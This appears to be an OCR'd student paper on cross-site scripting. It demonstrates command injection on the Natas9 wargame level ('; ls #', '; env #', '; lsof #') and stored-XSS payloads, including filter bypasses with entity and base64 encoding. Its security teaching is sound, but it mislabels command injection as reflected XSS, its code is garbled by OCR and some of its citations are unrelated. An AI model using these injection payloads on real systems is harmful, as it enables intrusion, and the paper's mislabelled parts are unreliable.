An Analytical Study on Cross-Site Scripting

Mehul Singh
Department of CSE
ASET, Amity University,
Noida, India
mehulsingh11@gmail.com

Prabhishek Singh
Department of CSE
ASET, Amity University,
Noida, India
prabhisheksingh88@gmail.com

Dr. Pramod Kumar
Department of CSE
Krishna Engineering College,
Ghaziabad, Uttar Pradesh
drpramoderp@live.com

***Abstract*—Cross-Site Scripting, also called as XSS, is a type of injection where malicious scripts are injected into trusted websites. When malicious code, usually in the form of browser side script, is injected using a web application to a different end user, an XSS attack is said to have taken place. Flaws which allows success to this attack is remarkably widespread and occurs anywhere a web application handles the user input without validating or encoding it. A study carried out by Symantic states that more than 50% of the websites are vulnerable to the XSS attack. Security engineers of Microsoft coined the term "Cross-Site Scripting" in January of the year 2000. But even if was coined in the year 2000, XSS vulnerabilities have been reported and exploited since the beginning of 1990's, whose prey have been all the (then) tech-giants such as Twitter, Myspace, Orkut, Facebook and YouTube. Hence the name "Cross-Site" Scripting. This attack could be combined with other attacks such as phishing attack to make it more lethal but it usually isn't necessary, since it is already extremely difficult to deal with from a user perspective because in many cases it looks very legitimate as it's leveraging attacks against our banks, our shopping websites and not some fake malicious website.**

Keywords—Injection, Input validation, Non-persistent XSS attack, Persistent XSS attack.

I. INTRODUCTION

As we just read that XSS exploits occur when data goes into a web application via an untrusted source. The data included is residing in the dynamic content which is sent to the web browser without any validation. The malicious content is usually in the form of JavaScript code or it could even be an HTML snippet or flash media code [1]. It is because of this, that the variety of attacks possible because of Cross-Site Scripting is nearly endless [2].

There are broadly two types of XSS attacks:

- Non-persistent XSS attack
- Persistent XSS attack

A. Non-persistent XSS attack

When the injected script is reflected off the web server, such as in search result, error message or any other response that includes some or all of the input sent to the server as part of the request, it is called as a non-persistent XSS attack (or reflective attack). Any website to be vulnerable for Cross-Site scripting attack, it must follow these two conditions:

- The website must allow script injection
- Two users must interact on the website

B. Persistent XSS attack

This attack, also called as stored attack are those attacks where the injection script is stored permanently on the databases of the server through various means such as comment fields, logs, forums, etc [3]. That injected script is then retrieved whenever the victim requests for the stored information [4].



www...
Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection

Fig 1.1: General idea behind XSS attacks

Apart from these two attacks, there is a third type of XSS attack known as DOM based attack, which was first identified by Amit Klein in the year 2005 [5]. In this type of attack the DOM (Document Object Model) environment is modified to execute the payload [6].

Suppose a website ask their users to enter their preferred language with a default language also provided in the query string [7].


```
<scripts>
document.write("<OPTION value=1>" +
documents.locations.href.substrings
(documents.locations.href.index("default=")+8)
+ "</OPTION>");
document.write("<OPTION value=2> English
</OPTION>");
</scripts>
```


And consider that the webpage is invoked with the URL:
https://example.site/page?default=Hebrew

A DOM based attack against this could be accomplished with something such as:
https://example.com/page?default=<scripts>alert(document.cookie)</scripts>

As we can see, all the types of attacks arise when the data which is input by the user is not verified. Therefore, this was basis for me to find the websites vulnerable to XSS attacks [8]. Also, while searching for such websites, I had to always keep in my mind that I don't break any of the laws such as the Internet Privacy Law or the IT Act 2000 or any other [9].

C. *The Difference*





Injects malicious script
Vulnerable website
Malicious script is saved to the database
ATTACKER
User requests data from the server
SERVER
VICTIM
Data containing the malicious script is loaded
Malicious script might be executed and call back to the attacker

Fig 1.2: Reflected XSS attack


FIG 1.3: STORED XSS ATTACK

Reflected	Stored
Contains non-persistant data, generally provided by the user through form submission.	Contains persistent data which is stored in the server's database.
Injected code reflects back to the attacker.	Injected code is fetched every time some user requests the page.
Example: Link generated by the attacker containing the injection for user to execute.	Using HTML tags in comments/forums so it (technically) becomes a structure of the main body.

Table 1.1: Difference between types of XSS attacks

II. REFLECTED XSS VULNERABILITY

So, I found a website named **Natas**, which is a dictionary website that returns all the words containing the substring you enter in the text field [10]. For example, if we enter the word "camp" in the text field, the following results will pop-up [11].



Find words containing: camp Search

Output:

```
camp
camp's
campaign
campaign's
campaigned
campaigner
campaigners
campaigning
campaigns
camped
camper
camper's
campers
campest
camping
camps
campus
campus's
campused
campuses
campusing
scamper
scampered
scampering
```

Fig 2.1: Natas website

Upon looking at the source code I found a piece of code shown below

```
<pre>
<?
$val = "";
if(array_key_exists("needle", $_REQUEST)) {
    $val = $_REQUEST["needle"];
}
```

```
if($val != "") {
    passthru("grep -i $val dictionary.txt");
}
?>
</pre>
```


So, from the above source snippet we can see that the input we enter is passed to the `grep` command and no sort of validation is made into the input with the help of `preg_match` or regular expressions [12]. Therefore, it becomes an easy target for exploitation by which we can exploit the input data field and that's why this type of attack is called as Reflected attack or Type-II attack or Non-Persistent attack [13].

A. Exploitation

Always being within the limits of the law, we approach the exploitation taking learning to be our intention and not causing any breach of violations in the process. From the code snippet we can see the server on which the website is hosted is Linux, since grep command is used. Therefore, we can treat the input as a simple Linux terminal [14]. Considering so, we can see use semicolon (**;**) and hash (**#**) to end the `grep` command and to comment the dictionary.txt ahead respectively and within these, we can use any other Linux command we want.

a. Directories

We can list all the directories, subdirectories and files using the **`ls`** (list) command as shown below.


Find words containing: ; ls # Search

Output:


```
dictionary.txt
index-source.html
index.php
index.php.tmpl
```

Fig 2.2: Enumerating directories

We could have even list each and every file present on the server with all the permissions set on it and the user and group who owns it and all other details as well with the command mentioned above.

b. Environment Variables

First of all, an environmental variable is a dynamic object which contains a modifiable value. They are usually used to store path to numerous executable files, path for storing temporary files, path of the user profile and many other things. We can list all the environment variables set for the server by using the **`env`** command as shown below.


Find words containing: ; env # Search


Output:

```
APACHE_RUN_DIR=/var/run/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pid
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/natas/natas9
```

Fig 2.3: Enumerating Environment Variables

c. Open Files

We can even check for the files which are currently open on the sever by all the users or the server itself, by which command the process was executed, what is the process ID, what is the file descriptor of the process, whether it's the rtd (root directory), cwd (current working directory), mmap (memory mapped devices), txt (txt file) or rtd (root directory) with the help of **`lsof`** command (list open files) [15].


Find words containing: ; lsof # Search


Output:

```
COMMAND   PID   USER   FD      TYPE DEVICE SIZE/OFF      NODE NAME
apache2 17350 natas9  cwd   unknown                           /proc/17350/cwd (readlink: Permission denied)
apache2 17350 natas9  rtd   unknown                           /proc/17350/root (readlink: Permission denied)
apache2 17350 natas9  txt   unknown                           /proc/17350/exe (readlink: Permission denied)
apache2 17350 natas9    0   unknown                           /proc/17350/fd/0 (readlink: Permission denied)
apache2 17350 natas9    1   unknown                           /proc/17350/fd/1 (readlink: Permission denied)
apache2 17350 natas9    2   unknown                           /proc/17350/fd/2 (readlink: Permission denied)
apache2 17350 natas9    3   unknown                           /proc/17350/fd/3 (readlink: Permission denied)
apache2 17350 natas9    4   unknown                           /proc/17350/fd/4 (readlink: Permission denied)
apache2 17350 natas9    5   unknown                           /proc/17350/fd/5 (readlink: Permission denied)
apache2 17350 natas9    6   unknown                           /proc/17350/fd/6 (readlink: Permission denied)
apache2 17350 natas9    7   unknown                           /proc/17350/fd/7 (readlink: Permission denied)
apache2 17350 natas9    8   unknown                           /proc/17350/fd/8 (readlink: Permission denied)
apache2 17350 natas9    9   unknown                           /proc/17350/fd/9 (readlink: Permission denied)
apache2 17350 natas9   10   unknown                           /proc/17350/fd/10 (readlink: Permission denied)
sh      17351 natas9  cwd       DIR    8,1     4096   1051014 /var/www/natas/natas9
sh      17351 natas9  rtd       DIR    8,1     4096         2 /
sh      17351 natas9  txt       REG    8,1   125400   1438983 /bin/dash
sh      17351 natas9  mem       REG    8,1  1738176   1309865 /lib/x86_64-linux-gnu/libc-2.19.so
sh      17351 natas9  mem       REG    8,1   140928   1309862 /lib/x86_64-linux-gnu/ld-2.19.so
sh      17351 natas9   0r       CHR    1,3      0t0      1028 /dev/null
sh      17351 natas9   1w      FIFO    0,8      0t0 185230761 pipe
sh      17351 natas9   2w       CHR    1,3      0t0      1028 /dev/null
lsof    17353 natas9  cwd       DIR    8,1     4096   1051014 /var/www/natas/natas9
lsof    17353 natas9  rtd       DIR    8,1     4096         2 /
lsof    17353 natas9  txt       REG    8,1   163192   1186998 /usr/bin/lsof
```

Fig 2.3: Listing the open files

III. STORED XSS VULNERABILITY

To be honest, I was not able to find to find a good website to demonstrate the Stored Cross-Site Scripting vulnerability so I downloaded a little discussion forum available online and modified it a little to demonstrate it.



Custom tool to check stored XSS vulnerability.

You
Wed Sep 04 2019 14:10:53 GMT+0530 (India Standard Time)
Welcome!

Fig 3.1. Tool to check stored XSS vulnerability

This is a very simple discussion forum where we can comment anything we like, and by 'anything' it literally means anything! They haven't put any filtering mechanism to filter out certain keywords just like in the type-II XSS website mentioned previously. The code snippet to verify it is shown below [16].

```
document.getElementById('after-
form').onsubmission = function() {

    var text = document.getElementById('after-
content').value;

    DataB.saving(text, function() {
displayComments() } );
```

And on viewing the '*saving'* function in the *'store*.js' file we can verify that even here there is nothing to verify the input.

```
this.saving = function(text, callback) {

    var newComment = new Comments(text);

    var allCommentss = this.getComments();

    allComments.push(newComment);

    window.localStorage["commentDataB"]        =
JSON.stringify({

      "comments" : allComments

    });
```

And when the posts are retrieved from *localstorage*, it simply displays all the posts inside a html *div* tag, so if we think about it, we can insert any HTML tag in it. This code snippet verifies it [17].


```
<div id="after-container"> </div>
```

```
function displayComments() {

           var containerE1 =
document.getElementByid("after-container");

           containerE1.innerHTML = "";


           var comments =
DataB.getComments();

           for  (var  f=0;  f<comments.length;
f++)  {

             var html  =  '<table class="text">
<tr> <td valign=top> '

                +  '<img src="a.jpg"> </td> <td
valign=top '

                +   '   class="text-container">
<div class="shim"></div>';


             html  +=  '<b>You</b>';

             html  +=  '<span class="date">'  +
new Date(comments[f].date)  +  '</span>';

             html  +=  "<blockquote>"  +
comments[f].text  +  "</blockquote";

             html  +=  "</td></tr></table>"

             containerE1.innerHTML  +=  html1;

          }

      }
```

A. *Exploitation*

Since this is a custom-made discussion forum for the sole purpose of demonstrating the Type-I XSS attack, we would not worry about any breach of laws, as there would not be any. For simple example, let us insert this code into the text area [17].

```
<img src="http://nowhe.re"
onerror="javascript:alert('Custom Alert')"/>
```



This page says
This is how stored XSS works:
Custom Alert!

You
Wed Sep 0
W

You
Wed Sep 04 2019 14:16:39 GMT+0530 (India Standard Time)

When we add this comment, the server will try to load the image from the given URL, but since the link does not exist it will rely on '*onerror*' part of the tag which is the malicious code that generated a simple error on the screen indicating that the exploit worked [18]. On submitting this input, we get the following output.

Fig 3.2: Stored XSS exploit

And whenever the page is reloaded, all the posts are retrieved from the database and every single time this same script will be activated [19]. Sometimes, the programmers do filter keywords like *'script'* or *'alert'*, but they do not realise that there are other ways to bypass this filtering mechanism.

a. Character Encoding

We can encode the characters in different formats, for example UTF-8, Unicode, American National Standards Institute (or ANSI for short), American Standard Code for Information Interchange (or ASCII), etc [20].

```
<IMG SRC=java&#X73cript:alert('test2')>
```

b. Script Encoding

We can encode the whole script in *base64* and use the *'META'* tag, which removes the *document.cookie, alert* and other javascript tags all together.

```
<META HTTP-EQUIV="refresh"
CONTENTS="0;url=data:text/html;base64,

PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">
```

Similarly, we can get cookies from the browser session, window size of the user's desktop, and a whole lot of things, it all comes down to the creativity of the attacker.

IV. MITIGATION

Almost like all security-related issues, this also doesn't have a quick fix to it. That's because the problem has two sides to it. Foremostly, no browser is secure in its core. It was designed to generate requests and process the incoming results in the first place. This comprises of the ability to understand JS, which is a paramountal coding language that the Web developers use to perform all varities of functions, both good and bad. And it's not the responsibility of the browser to decide whether a piece of code is doing something malicious.

The second issue, which exponentially increases it, is that Web developers aren't developing secure sites. Because of which, attackers are able to exploit the vulnerable scripts created by them and inject the code into the victim's browser, which leaves the user with two impossible situations. Either they have to deactivate all the scripting tools and/or extensions, which will utterly inhibit their Web browsing experience, or only visit those sites they certainly know to be secure.

Nevertheless, there are still few ways by which we can guarantee greater security for a website against Cross-Site Scripting attacks.

*A. **Filtering***

This technique which is often executed in the form of input sanitation and input blocking is the most commonly used tactic.

*B. **Input Encoding***

Though encoding is generally a bad idea in large-scale site design, it still has great advantages in small-scale web development where the whole website is developed by just one person where it is often easy to identify all the contexts that the user input will use. Apart from this, there is another advantage to input encoding. Input encoding can act as a central congestion point for all filtering [21].

Except for just XSS, input encoding also protect against SQL injections and command injections prior to storing them in a database.

*C. **Output Encoding***

This technique has some particular advantages over the previous technique. The foremost benefit of it is that it tends to allow a granularity in the kind of output filtering required for the context. And since, the whole scenario is often unidentified by the previous filter (input), it can every so often be residing on totally dissimilar part of the application or even be located on another machine. This won't look like an issue at first glance, but as Web 3.0 technologies (Artificial Intelligence, p2p and blockchain) are becoming more widespread, developers find more incomprehensible motives for the need of more specific forms of filtering [22].

ACKNOWLEDGMENT

I would like to thank my co-author Dr. Prabhishek Singh who guided me at every step of this research paper as without his invaluable advices I wouldn't even have known how to begin writing a paper. He always explained things in a way no other teacher could and made everything look easy.

REFERENCES

[1] Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D.Petkov, Anton Rager, Seth Fogie "XSS Attacks – Cross Site Scripting Exploits and Defense", ISBN-13: 978-1-59749-154-9, Publisher:Amorette Pedersen

[2] Shashank Gupta, B. B. Gupta, "Automated discovery of JavaScript code injection attacks in PHP web applications", International Conference on Information Security & Privacy (ICISP), vol. 78, pp. 82-87, 11–12 December 2015.

[3] Katy Anton, Jim Manico, Jim Bird, Top 10 proactive controls 2016, US:OWASP, 2016.

[4] Jeff Wiliams, Dave Wichers, Top 10–2017 rc1, US:OWASP, June 2017.

[5] Marashdih, Abdalla Wasef and Zaaba, Zarul Fitri "Cross Site Scripting: Detection Approaches in Web Application" *International Journal of Advanced Computer Science and applications, Vol. 7, No. 10, 2016*

[6] Isatou Hydara, colleagues, "Current state of research on cross-site scripting (XSS) - A systematic literature review", Information and Software Technology, no. 58, pp. 170-186, 2015.

[7] "WhiteHat security", Applications security statistics report, vol. 12, 2017

[8] Matthew Van Gundy, Hao Chen, "Noncespaces: Using randomization to defeat cross-site scripting attacks", Computers & Security, no. 31, pp. 612-628, 2012.

[9] Huajie Xu, Xiaoming Hu, Dongdong Zhang, "A XSS defensive scheme based on behavior certification", Applied Mechanics and Materials, vol. 241–244, pp. 2365-2369, 2013.

[10] Inian Parameshwaran, Enrico Budianto, Shweta Shinde, "DEXTERJS: robust testing platform for DOM-based XSS vulnerabilities", 10th Joint Meeting on Foundations of Software Engineering, pp. 946-949, September 2015.

[11] Shashank Gupta, B.B. Gupta, "Enhanced XSS defensive framework for web applications deployed in the virtual machines of cloud computing environment" in (ICETEST-2015) Procedia Technology, Elsevier, no. 24, pp. 1595-1602, 2016.

[12] Shashank Gupta, B. B. Gupta, "CSSXC: Context-Sensitive Sanitization Framework for web applications against XSS vulnerabilities in cloud environments", Procedia Computer Science, no. 85, pp. 198-205, 2016.

[13] Nayeem Khan, Johari Abdullah, Adnan Shahid Khan, “Defending malicious script attacks using machine learning classifiers”, 2017.

[14] Prabhishek Singh, Raj Shree, “Analysis and effects of speckle noise in SAR images”, International Conference on Advances in Computing, Communication, & Automation (ICACCA), 30 Sept.-1 Oct. 2016.

[15] Singh, P., Shree, R. A new homomorphic and method noise thresholding based despeckling of SAR image using anisotropic diffusion. Journal of King Saud University – Computer and Information Sciences (2017), http://dx.doi.org/10.1016/j.jksuci.2017.06.006

[16] Singh, P., et al. A new SAR image despeckling using correlation based fusion and method noise thresholding. Journal of King Saud University – Computer and Information Sciences (2018), https://doi.org/10.1016/j.jksuci.2018.03.009

[17] http://overthewire.org

[18] https://www.imperva.com/

[19] http://owasp.org

[20] http://synk.io

[21] https://xss-game.appspot.com/